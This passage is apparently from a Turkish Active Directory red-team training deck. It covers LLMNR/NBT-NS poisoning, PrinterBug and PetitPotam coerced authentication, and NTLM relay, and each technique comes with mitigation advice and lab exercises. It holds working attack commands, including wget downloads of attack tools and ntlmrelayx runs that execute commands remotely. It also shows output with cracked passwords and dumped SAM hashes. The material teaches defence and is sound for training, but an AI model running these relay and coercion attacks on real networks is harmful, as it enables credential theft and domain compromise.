Press 'q' or Ctrl-C to abort, almost any other key for status
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
Test123.!      (john.doe)
9g 0:00:00:00 DONE (2022-06-17 07:24) 900.0g/s 100.0p/s 900.0c/s 900.0C/s Test123.!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```



TTP 0x1 – LLMNR & NBT-NS Poisoning - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Bu saldırısı önlemek için LLMNR ve NBT-NS protokollerinin devre dışı bırakılması gerekmektedir.
- LLMNR protokolü Group Policy ile **Turnoff multicast name resolution** ayarı ile devre dışı bırakılabilmektedir.
- NBT-NS protokolü Registry'deki
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces altındaki gerekli interfacelerde **NetbiosOptions** değerinin **2** yapılması gerekmektedir.



Uygulama #14

TTP 0x1 – LLMNR & NBT-NS Poisoning

- Kali sunucusunda oturum açınız.
- Responder uygulamasını varsayılan ayarlarla başlatınız.
- Elde ettiğiniz NTLM response değerine John the Ripper ile brute force uygulayınız.
- Wordlist olarak Rockyou kullanabilirsiniz.
- **Not:** AWS VPC ağları broadcast/multicast iletişimini desteklememektedir. Bu nedenle broadcast edilen LLMNR sorguları Kali sunucusuna ulaşamayacaktır. Bu nedenle RDWS01 sunucusundan direk Kali sunucusuna erişim sağlamanız gerekmektedir.



TTP 0x2 – Coerced Authentication

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Target MS-RPRN / MS-EFSR Protocols	MITRE ATT&CK ? Tactics: - Technique: - Sub-Technique: -
Tool Printerbug / SpoolSample / Petitpotam	
Kill Chain Exploitation	MITIGATION <ul style="list-style-type: none">- Disable Print Spooler Service or filter required traffic sources- Apply patch for PetitPotam (CVE-2021-36942)- Disable EFS service or filter required traffic sources
Privilege User	



TTP 0x2 – Coerced Authentication

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- **Coerced Authentication** yöntemi ile uygun bilgisayarlardan istenilen farklı bir bilgisayara kimlik doğrulama isteği (**authentication**) yaptırılabilmektedir.
- Bu amaçla kullanılan iki yöntem bulunmaktadır. Bu yöntemler **PrinterBug** ve **PetitPotam** olarak adlandırılmaktadır.
- PrinterBug yöntemi, Print Spooler servisini ve alt katmanda da MS-RPRN (Print System Remote Protocol) protokolünü ve **RpcRemoteFindFirstPrinterChangeNotification** ve **RpcRemoteFindFirstPrinterChangeNotificationEx** RPC çağrılarını kullanarak notifikasiyon oluşturabilmektedir. Bu notifikasiyon da istenilen sunucuya gönderilebilmektedir.
- PetitPotam yöntemi de benzer şekilde Encrypting File System (EFS) servisini ve alt katmanda da MS-EFSR (Encrypting File System Remote (EFSRPC) Protocol) protokolünü ve **EfsRpcOpenFileRaw** vb RCP çağrılarını kullanmaktadır.



TTP 0x2 – Coerced Authentication

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Bu RPC çağrılarını **domain ortamındaki tüm kullanıcılar** tetikleyebilmektedir ve oluşan notifikasyonlar **ağ üzerinde servisin çalıştığı sunucu hesabı** ile iletilmektedir.
- Sonuç olarak bu yöntem kullanılarak domaindeki herhangi bir kullanıcı istediği sunucudan istediği sunucuya istek gönderebilmekte ve daha sonra da bu isteği farklı saldırılarla (**NTLM Relay, Delegation**) birleştirerek kullanabilmektedir.
- Bu iki yöntem **farklı envanterlerle (AD CS)** ve **saldırı yöntemleri (Delegation)** ile birleştirildiğinde **tüm domain ortamının ele geçirilmesine ve diğer domain/forest yapılarına kolayca atlanmasına** olanak sağlamaktadır.



TTP 0x2 – Coerced Authentication - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# PrinterBug aracı indiriliyor
wget
https://raw.githubusercontent.com/forestallio/ActiveDirectoryRedTeaming/main/krbrelayx/printerbug.py

# John Doe kullanıcısıyle RDDC01 sunucusundan RDWS01 sunucusuna istek yaptırılıyor
python printerbug.py RD/john.doe@172.31.101.5 172.31.101.7
```

```
(root㉿kali)-[~/tools]
└─# python printerbug.py RD/john.doe@172.31.101.5 172.31.101.7
[*] Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at 172.31.101.5
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```



TTP 0x2 – Coerced Authentication - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Wireshark çıktısında isteğin **RDDC01 sunucusunun makine hesabı ile geldiği** görülebilmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
768	43.519722	172.31.101.5	172.31.101.7	TCP	66	51928 → 445 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM=1
770	43.520165	172.31.101.5	172.31.101.7	TCP	54	51928 → 445 [ACK] Seq=1 Ack=1 Win=573440 Len=0
771	43.520192	172.31.101.5	172.31.101.7	SMB	213	Negotiate Protocol Request
773	43.526213	172.31.101.5	172.31.101.7	SMB2	232	Negotiate Protocol Request
775	43.527776	172.31.101.5	172.31.101.7	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
778	43.529513	172.31.101.5	172.31.101.7	SMB2	715	Session Setup Request, NTLMSSP_AUTH, User: RD\RDDC01\$
780	43.539572	172.31.101.5	172.31.101.7	CLDAP	222	searchResEntry(149) "<ROOT>" searchResDone(149) success [1 result]
786	43.643089	172.31.101.5	172.31.101.7	TCP	66	135 → 51812 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM=1
789	43.643667	172.31.101.5	172.31.101.7	DCERPC	162	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, Negotiate ACK
791	43.644225	172.31.101.5	172.31.101.7	EPM	322	Map response, RPC_NETLOGON, 32bit NDR, RPC_NETLOGON, 32bit NDR
793	43.644887	172.31.101.5	172.31.101.7	TCP	66	49677 → 51813 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM=1
796	43.645373	172.31.101.5	172.31.101.7	DCERPC	182	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, Negotiate ACK
798	43.647174	172.31.101.5	172.31.101.7	RPC_NE..	1086	NetrLogonSamLogonEx response
801	43.652932	172.31.101.5	172.31.101.7	SMB2	168	Tree Connect Request Tree: \\172.31.101.7\IPC\$
804	43.655494	172.31.101.5	172.31.101.7	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
805	43.655494	172.31.101.5	172.31.101.7	SMB2	192	Create Request File: spoolss
810	43.657966	172.31.101.5	172.31.101.7	TCP	54	51928 → 445 [ACK] Seq=1541 Ack=1705 Win=571648 Len=0
811	43.659958	172.31.101.5	172.31.101.7	DCERPC	386	Bind: call_id: 2, Fragment: Single, 3 context items: SPOOLSS V1.0 (32bit NDR), SPOOLSS V1.0 (64bit NDR), SPOOLSS V1.0 (6cb71c2c-9812-4540-0300-000000000000), NTLMSSP_NEGOTIATE
813	43.660386	172.31.101.5	172.31.101.7	SMB2	171	Read Request Len:1024 Off:0 File: spoolss
816	43.669291	172.31.101.5	172.31.101.7	TCP	54	51928 → 445 [ACK] Seq=1990 Ack=2338 Win=571136 Len=0
817	43.669708	172.31.101.5	172.31.101.7	DCERPC	730	AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User: RD\RDDC01\$
820	43.670160	172.31.101.5	172.31.101.7	SPOOLSS	370	ReplyOpenPrinter request
821	43.671086	172.31.101.5	172.31.101.7	RPC_NE..	1086	NetrLogonSamLogonEx response
825	43.685057	172.31.101.5	172.31.101.7	TCP	54	51928 → 445 [ACK] Seq=2982 Ack=2695 Win=570624 Len=0
826	43.685199	172.31.101.5	172.31.101.7	SMB2	146	Close Request File: spoolss



TTP 0x2 – Coerced Authentication - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# PetitPotam aracı indiriliyor
wget https://raw.githubusercontent.com/forestallio/ActiveDirectoryRedTeaming/main/PetitPotam.py

# John Doe kullanıcısıyle RDDC01 sunucusundan RDWS01 sunucusuna istek yaptırılıyor
python PetitPotam.py -u john.doe -d RD -dc-ip 172.31.101.5 172.31.101.7 172.31.101.5
```



The terminal window shows the command being run: `# python PetitPotam.py -u john.doe -d RD -dc-ip 172.31.101.5 172.31.101.7 172.31.101.5`. Below the command, there is a large amount of binary data consisting of repeating patterns of characters like 'P', 'L', 'O', 'D', 'A', 'B', 'C', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'M', 'N', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z' and '0', '1', '2', '3', '4', '5', '6', '7', '8', '9'. This is followed by a text block:
`PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)
Inspired by @tifikin_ & @elad_shamir previous work on MS-RPRN`

The exploit then prompts for a password:
`Password:`
Trying pipe lsarpc
[-] Connecting to ncacn_np:172.31.101.5[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!



TTP 0x2 – Coerced Authentication - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Wireshark çıktısında isteğin **RDDC01 sunucusunun makine hesabı ile geldiği** görülebilmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
28	1.879686	172.31.101.5	172.31.101.7	TCP	54	49677 → 51830 [ACK] Seq=1 Ack=2 Win=2236 Len=0
29	1.879686	172.31.101.5	172.31.101.7	TCP	54	49677 → 51830 [FIN, ACK] Seq=1 Ack=2 Win=2236 Len=0
56	4.360764	172.31.101.5	172.31.101.7	SMB2	126	Tree Disconnect Request
58	4.361254	172.31.101.5	172.31.101.7	SMB2	126	Session Logoff Request
60	4.361649	172.31.101.5	172.31.101.7	TCP	54	52488 → 445 [RST, ACK] Seq=145 Ack=145 Win=0 Len=0
87	8.765546	172.31.101.5	172.31.101.7	DNS	128	Standard query response 0xc0af A d.dropbox.com CNAME d.v.dropbox.com CNAME d-edge.v.dropbox.com A 162.125.6.20
114	10.906383	172.31.101.5	172.31.101.7	TCP	66	52490 → 445 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM=1
116	10.906910	172.31.101.5	172.31.101.7	TCP	54	52490 → 445 [ACK] Seq=1 Ack=1 Win=573440 Len=0
117	10.906910	172.31.101.5	172.31.101.7	SMB	213	Negotiate Protocol Request
119	10.907636	172.31.101.5	172.31.101.7	SMB2	232	Negotiate Protocol Request
121	10.908894	172.31.101.5	172.31.101.7	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
123	10.909867	172.31.101.5	172.31.101.7	SMB2	715	Session Setup Request, NTLMSSP_AUTH, User: RD\RDDC01\$
125	10.911011	172.31.101.5	172.31.101.7	TCP	66	49677 → 51832 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM=1
128	10.911717	172.31.101.5	172.31.101.7	DCERPC	182	Bind_ack: call_id: 14, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, Negotiate ACK
130	10.913021	172.31.101.5	172.31.101.7	RPC_NETLOGON	1086	NetrLogonSamLogonEx response
132	10.914136	172.31.101.5	172.31.101.7	SMB2	168	Tree Connect Request Tree: \\172.31.101.7\IPC\$
134	10.914587	172.31.101.5	172.31.101.7	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
135	10.914621	172.31.101.5	172.31.101.7	SMB2	190	Create Request File: srvsvc
139	10.915077	172.31.101.5	172.31.101.7	TCP	54	52490 → 445 [ACK] Seq=1539 Ack=1705 Win=571648 Len=0
140	10.915164	172.31.101.5	172.31.101.7	DCERPC	330	Bind: call_id: 2, Fragment: Single, 3 context items: SRVSVC V3.0 (32bit NDR), SRVSVC V3.0 (64bit NDR), SRVSVC V3.0 (6cb71c2c-9812-4540-0300-000000000000)
142	10.915594	172.31.101.5	172.31.101.7	SMB2	171	Read Request Len:1024 Off:0 File: srvsvc
144	10.916069	172.31.101.5	172.31.101.7	SRVSVC	306	NetShareGetInfo request
146	10.916619	172.31.101.5	172.31.101.7	SMB2	146	Close Request File: srvsvc



TTP 0x2 – Coerced Authentication - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- PrinterBug yöntemi için öncelikle yetkili sunucularda (DC, AD CS, AD FS, Exchange vb) Print Spooler servisinin devre dışı bırakılması gerekmektedir.
- Bu servis daha sonra da Printer ile ilgili bir işlevi olmayan sunucu ve istemcilerde de kapatılmalı veya ağ üzerinden sınırlandırılmalıdır.
- PetitPotam yöntemi için eğer yetkili sunucularda bu servis kullanılmıyorsa devre dışı bırakılmalı ve gerekli yama (CVE-2021-36942) uygulanmalıdır.
- Yamanın uygalandığı ve servisin devre dışı bırakıldığı senaryolarda da bu yöntemin tetiklenebildiği tespit edilmiştir. Bu nedenle en kesin çözüm bu servisin kullandığı portlar üzerinde ağ düzeyinde sınırlama uygulamaktır.



Uygulama #15

TTP 0x2 – Coerced Authentication

- Kali sunucusunda oturum açınız.
- Responder uygulamasını varsayılan ayarlarla başlatınız.
- PrinterBug veya PetitPotam yöntemi ile RDDC01 sunucusundan Kali sunucusuna istek yapın ve sonucu inceleyiniz.



TTP 0x3 – NTLM Relay

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target NTLM Protocol	MITRE ATT&CK Tactics: Credential Access, Collection Technique: T1557 - Adversary-in-the-Middle Sub-Technique: 001 - LLMNR/NBT-NS Poisoning and SMB Relay
Tool Inveigh / Impacket / NTLMRelayx	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Disable SMBv1 and NTLMv1- Apply patch for Drop the MIC vulnerabilities- Enable and Enforce SMB Signing- Enforce LDAP Signing- Enforce EPA (Enhanced Protection for Authentication)
Privilege Local Network Access / User	



TTP 0x3 – NTLM Relay

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Varsayılan Active Directory konfigürasyonlarında NTLM protokolünde kriptografik herhangi bir koruma bulunmamaktadır.
- Bu nedenle araya grime saldırısı ile veya farklı şekillerde kurbanlardan alınan NTLM paketleri farklı sunuculara yönlendirilebilmektedir.
- Ayrıca bu yönlendirme sırasında protokol değişikliği yapılarak HTTP, LDAP veya farklı servislere de bu paketler yönlendirilerek oturum açılabilmektedir.
- Bu saldırı yöntemi Active Directory ortamındaki birçok saldırı ile birlikte kullanılmaktadır.



TTP 0x3 – NTLM Relay - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# NTLMRelayx paketler RDWS01 sunucusuna relay edilecek şekilde başlatılıyor  
impacket-ntlmrelayx -t 172.31.101.7
```

```
root@kali:[~]  
# impacket-ntlmrelayx -t 172.31.101.7  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up HTTP Server  
[*] Setting up WCF Server  
  
[*] Servers started, waiting for connections  
[*] SMBD-Thread-4 (process_request_thread): Connection from RD/ADMINISTRATOR@172.31.101.5 controlled, attacking target smb://172.31.101.7  
[*] Authenticating against smb://172.31.101.7 as RD/ADMINISTRATOR SUCCEED  
[*] SMBD-Thread-4 (process_request_thread): Connection from RD/ADMINISTRATOR@172.31.101.5 controlled, but there are no more targets left!  
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xd961bd39ab744f03077ac191399f366e  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54aca716048f0ea9f1f222785de98afe:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
helpdesk:1008:aad3b435b51404eeaad3b435b51404ee:54aca716048f0ea9f1f222785de98afe:::  
[*] Done dumping SAM hashes for host: 172.31.101.7  
[*] Stopping service RemoteRegistry
```



TTP 0x3 – NTLM Relay - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# NTLMRelayx paketler RDWS01 sunucusunda ipconfig komutu çalıştırılacak şekilde başlatılıyor  
impacket-ntlmrelayx -t 172.31.101.7 -c "ipconfig"
```

```
[root@ kali] ~  
# impacket-ntlmrelayx -t 172.31.101.7 -c "ipconfig"  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up HTTP Server  
[*] Setting up WCF Server  
  
[*] Servers started, waiting for connections  
^[[*] SMBD-Thread-4 (process_request_thread): Connection from RD/ADMINISTRATOR@172.31.101.5 controlled, attacking target smb://172.31.101.7  
[*] Authenticating against smb://172.31.101.7 as RD/ADMINISTRATOR SUCCEED  
[*] SMBD-Thread-4 (process_request_thread): Connection from RD/ADMINISTRATOR@172.31.101.5 controlled, but there are no more targets left!  
[*] SMBD-Thread-6 (process_request_thread): Connection from RD/ADMINISTRATOR@172.31.101.5 controlled, but there are no more targets left!  
[*] Service RemoteRegistry is in stopped state  
[*] SMBD-Thread-7 (process_request_thread): Connection from RD/ADMINISTRATOR@172.31.101.5 controlled, but there are no more targets left!  
[*] Starting service RemoteRegistry  
[*] Executed specified command on host: 172.31.101.7  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix . : eu-west-1.compute.internal  
    Link-local IPv6 Address . . . . . : fe80::f4dc:3e27:fc0b:d987%4  
    IPv4 Address . . . . . : 172.31.101.7  
    Subnet Mask . . . . . : 255.255.255.240  
    Default Gateway . . . . . : 172.31.101.1  
  
Tunnel adapter isatap.eu-west-1.compute.internal:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . : eu-west-1.compute.internal  
  
[*] Stopping service RemoteRegistry
```



TTP 0x3 – NTLM Relay - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- NTLM Relay saldırısını tamamen önlemek için uzun süreli bir plan yapılması gerekmektedir. Ayrıca alınan tüm önlemler adım adım uygulanmalı, test edilmeli ve daha sonra genel yayılmalıdır.
- Öncelikle yetkili sunucularda, daha sonra da tüm bilgisayarlarda **SMBv1** versiyonu devre dışı bırakılmalıdır. SMBv1 versiyonu ileriki aşamalardaki güvenlik önlemlerinden bazılarını desteklememekte veya devre dışı bırakılabilir mesini (**SMB Signing**) sağlayabilmektedir.
- Öncelikle yetkili sunucularda, daha sonra da tüm bilgisayarlarda **NTLMv1** protokolünün devre dışı bırakılması gerekmektedir. NTLMv1 protokolü **Signing** gibi güvenlik önlemlerinin bypass edilmesini sağladığından Relay saldırılarının gerçekleştirilemesine olanak sağlamaktadır. Ayrıca NTLMv1 Response değerleri daha güvensiz olduğundan brute force ile NTHash değerine kolaylıkla ulaşılabilmektedir.



TTP 0x3 – NTLM Relay - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Öncelikle yetkili sunucularda, daha sonra da tüm bilgisayarda **SMB Signing** mekanizması **aktif (enabled)** duruma getirilmelidir.
- **SMB Signing** opsyonunda gerekli bütünlük (integrity) kontrollerin yapılabilmesi için paketlere **MIC (Message Integrity Code)** isimli bir değer eklenmektedir. Fakat **Drop The Mic** isimli zayıflıklarla bu değer paketlerden kaldırılabilmekte ve NTLM Relay saldırısı paket imzalansa bile gerçekleştirilebilmektedir.
- Drop the MIC zayıflıklarını (**CVE-2019-1040**, **CVE 2019-1166**) gidermek için gerekli yamalar uygulanmalıdır.



TTP 0x3 – NTLM Relay - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- **SMB Signing** aktif edildikten sonra yine öncelikle yetkili sunucularda daha sonra da tüm bilgisayarda **zorunlu (enforce)** tutulmalıdır. Bu ayardan sonra artık tüm SMB paketleri imzalı bir şekilde iletilecektir.
- SMB üzerinde gerekli işlemler uygulandıktan sonra **LDAP** protokolüne Relay saldırısı gerçekleştirilmemesi için de LDAP üzerinde de **Signing** opsyonu önce **aktif (enabled)** daha sonra da **zorunlu (enforced)** duruma getirilmelidir.
- Son olarak LDAP ve HTTP servisler üzerinde **EPA (Enhanced Protection for Authentication)** veya **Channel Binding** adı verilen önlem öncelikle **aktif (enabled)** edilmeli, daha sonra da **zorunlu (enforced)** hale getirilmelidir.



TTP 0x3 – NTLM Relay - Mitigation


Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Work In Progress		server											
		session signing						EPA					
		SMB1	HTTP	SMB1	SMB2	LDAP	SMB1/2 / LDAP	LDAPS	HTTPS	LDAPS	HTTPS	LDAPS / HTTPS	
client	"disabled"	✓	✓	✓	✓	✓	✗	✗ (ntlmrelayx?)	✓	✓	?	✗	
	"not supported"	✓	✓	✓	✓	✓	✗	✓	✓	✓	?	✗	
	"supported" (WebDAV and other Microsoft clients)	✓	✓	✓	✓	✓	✗	✓	✓	✗	?	✗	
	"enabled"	✓	✓	✓	✓	✓	✗	✗ (ntlmrelayx?)	✓	✗	?	✗	
	"not required"	✓	✓	✓	✓	✓	✗	✓	✓	✗	?	✗	
	"required"	✓	✓	✓	✗ (ntlmrelayx?)	✓	✗	✗ (ntlmrelayx?)	✓	✗	?	✗	
	"required"	✓	✓	✓	✓	✓	✗	?	✓	✗	?	✗	
it doesn't work it works enabling SMB2 support is needed (-smb2support) disabling multirelay (--no-multirelay) is needed (having only one target (-t) does that automatically) exploiting CVE-2019-1040 (--remove-mic) is needed (for unpatched targets only) needs testing and/or confirmation		(ntlmrelayx?) ntlmrelayx seemed faulty, needs to be tried again with network analysis											



TTP 0x3 – NTLM Relay - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri



Uygulama #16

TTP 0x3 – NTLM Relay

- Kali sunucusunda oturum açınız.
- NTLMRelayx uygulamasını başlatınız.
- RDIIIS sunucusu üzerindeki local admin kullanıcıları listeleyecek komutu kullanarak NTLM Relay saldırısını gerçekleştiriniz.



TTP 0x4 – Internal Monologue

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Target NTLM Protocol / DCOM	MITRE ATT&CK ? Tactics: Credential Access Technique: T1003 - OS Credential Dumping Sub-Technique: -
Tool InternalMonologue	MITIGATION - ?
Kill Chain Exploitation	
Privilege Local Admin	



TTP 0x4 – Internal Monologue

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Internal Monologue yöntemi LSASS processine dokunmadan kullanıcının NTHash parola özetinin ele geçirilmesini sağlamaktadır.
- Bu saldırının uygulanabilmesi için bilgisayar üzerinde local admin yetkilerine sahip olunması gerekmektedir.
- Saldırı sırasında ilk olarak, local admin yetkilerini kullanarak NTLMv1 (NetNTLM) protokolünün aktif edilmesini ve çeşitli güvenlik önlemlerini devre dışı bırakılır.
- Bu işlemden sonra bilgisayarda çalışan processler üzerinden tüm kullanıcıların taklit (impersonate) edilir.
- Impersonate edilen tüm kullanıcılar için lokal olarak NTLM SSP servisi ile iletişime geçerek kullanıcıların NTLMv1 response bilgisi elde edilir.
